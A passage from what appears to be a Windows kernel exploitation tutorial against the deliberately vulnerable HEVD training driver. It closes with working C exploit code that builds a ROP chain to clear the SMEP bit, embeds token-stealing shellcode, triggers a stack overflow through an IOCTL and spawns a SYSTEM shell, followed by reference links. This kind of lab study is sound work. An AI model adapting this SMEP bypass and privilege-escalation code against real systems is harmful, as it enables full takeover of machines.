        printf("[-] CreateFileW failed. Error=%lu\n", GetLastError());
        return 1;
    }

	// Finding ntoskrnl.exe base address
    QWORD ntBase = getBaseAddr(L"ntoskrnl.exe");

    if (!ntBase)
    {
        printf("[-] Failed to get ntoskrnl.exe base address\n");
        CloseHandle(hDevice);
        return 1;
    }

	// Base address + offset to get the actual gadget addresses at runtime
    QWORD POP_RCX = ntBase + POP_RCX_OFFSET;
    QWORD MOV_CR4_RCX = ntBase + MOV_CR4_RCX_OFFSET;

	// Clearing the SMEP bit in CR4 to disable it
    QWORD cr4_without_smep = CURRENT_CR4 & ~SMEP_MASK;

    printf("[+] ntoskrnl.exe base:      0x%llx\n", ntBase);
    printf("[+] pop rcx; ret:          0x%llx\n", POP_RCX);
    printf("[+] mov cr4, rcx; ret:     0x%llx\n", MOV_CR4_RCX);
    printf("[+] Current CR4:            0x%llx\n", CURRENT_CR4);
    printf("[+] CR4 without SMEP:       0x%llx\n", cr4_without_smep);

    DWORD bytesReturned = 0;

    unsigned char request[PAYLOAD_SIZE];

    unsigned char shellcode[] = {
    0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00, 0x48, 0x8b, 0x80, 0xb8, 0x00, 0x00, 0x00,
    0x49, 0x89, 0xc4, 0x4d, 0x8b, 0xa4, 0x24, 0x48, 0x04, 0x00, 0x00, 0x49, 0x81, 0xec, 0x48, 0x04,
    0x00, 0x00, 0x4d, 0x8b, 0xac, 0x24, 0x40, 0x04, 0x00, 0x00, 0x49, 0x83, 0xfd, 0x04, 0x75, 0xe3,
    0x4d, 0x8b, 0xac, 0x24, 0xb8, 0x04, 0x00, 0x00, 0x49, 0x83, 0xe5, 0xf0, 0x4c, 0x89, 0xa8, 0xb8,
    0x04, 0x00, 0x00, 0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00, 0x66, 0x8b, 0x88, 0xe4,
    0x01, 0x00, 0x00, 0x66, 0xff, 0xc1, 0x66, 0x89, 0x88, 0xe4, 0x01, 0x00, 0x00, 0x48, 0x8b, 0x90,
    0x90, 0x00, 0x00, 0x00, 0x48, 0x8b, 0x8a, 0x68, 0x01, 0x00, 0x00, 0x4c, 0x8b, 0x9a, 0x78, 0x01,
    0x00, 0x00, 0x48, 0x8b, 0xa2, 0x80, 0x01, 0x00, 0x00, 0x48, 0x8b, 0xaa, 0x58, 0x01, 0x00, 0x00,
    0x31, 0xc0, 0x0f, 0x01, 0xf8, 0x48, 0x0f, 0x07
    };

    unsigned int shellcode_len = sizeof(shellcode);

    LPVOID shellcodeAddress = VirtualAlloc(
        nullptr,
        sizeof(shellcode),
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );

    if (shellcodeAddress == nullptr)
    {
        printf("[-] VirtualAlloc failed. Error=%lu\n", GetLastError());
        CloseHandle(hDevice);
        return 1;
    }

    memcpy(shellcodeAddress, shellcode, sizeof(shellcode));

    memset(request, 'A', sizeof(request));

	// Constructing the ROP chain to disable SMEP and execute the shellcode
    QWORD ropChain[ROP_CHAIN_QWORDS];

    int index = 0;

    ropChain[index++] = POP_RCX;
    ropChain[index++] = cr4_without_smep;
    ropChain[index++] = MOV_CR4_RCX;
    ropChain[index++] = (QWORD)shellcodeAddress;

    memcpy(request + OFFSET, ropChain, sizeof(ropChain));

    printf("[+] Payload size:           0x%llx bytes\n", (QWORD)sizeof(request));
    printf("[+] Overflow offset:        %d\n", OFFSET);

    printf("[+] ROP chain:\n");
    printf("    [0] pop rcx; ret        0x%llx\n", ropChain[0]);
    printf("    [1] new CR4             0x%llx\n", ropChain[1]);
    printf("    [2] mov cr4, rcx; ret   0x%llx\n", ropChain[2]);
    printf("    [3] shellcode           0x%llx\n", ropChain[3]);

    printf("[+] Sending vulnerable IOCTL: 0x%X for STACK_BUFFER_OVERFLOW\n", HEVD_IOCTL_STACK_OVERFLOW);
    printf("[+] Shellcode size = 0x%X bytes\n", shellcode_len);
    printf("[+] Shellcode address = 0x%p\n", shellcodeAddress);

    BOOL ok = DeviceIoControl(
        hDevice,
        HEVD_IOCTL_STACK_OVERFLOW,
        request,
        sizeof(request),
        nullptr,
        0,
        &bytesReturned,
        nullptr
    );

    if (!ok)
    {
        wprintf(L"[-] DeviceIoControl failed. Error=%lu\n", GetLastError());
    }
    else
    {
        wprintf(L"[+] DeviceIoControl returned successfully\n");
    }

    printf("[+] Spawning cmd.exe\n");
    system("cmd.exe");

    CloseHandle(hDevice);

    return 0;
}
The code can be written cleaner and better but it works and thats what matters. Running this gives us our SYSTEM shell as intended.

I have added in comments in the exploit code for better understanding. Essentially, we bypassed the SMEP by clearing the 20th bit using our ROP gadgets and used the same token stealing payload to get elevated command prompt.
References (Super great help)
1
2
3
4
5
6
7
8
9
10
11
https://github.com/hacksysteam/HackSysExtremeVulnerableDriver
https://github.com/wetw0rk/Exploit-Development/
https://wetw0rk.github.io/posts/0x00-introduction-to-windows-kernel-exploitation/
https://mdanilor.github.io/posts/hevd-4/
https://ommadawn46.medium.com/windows-kernel-exploitation-hevd-on-windows-10-22h2-b407c6f5b8f7
https://vuln.dev/windows-kernel-exploitation-hevd-x64-stackoverflow/
https://kristal-g.github.io/2021/05/08/SYSRET_Shellcode.html
https://sizzop.github.io/2016/07/07/kernel-hacking-with-hevd-part-3.html
https://areyou1or0.it/index.php/2022/05/22/hevd-windows-kernel-exploitation-stack-overflow/
https://www.youtube.com/watch?v=Ca3dAXDdoz8
https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-universal-drivers---step-by-step-lab--echo-kernel-mode-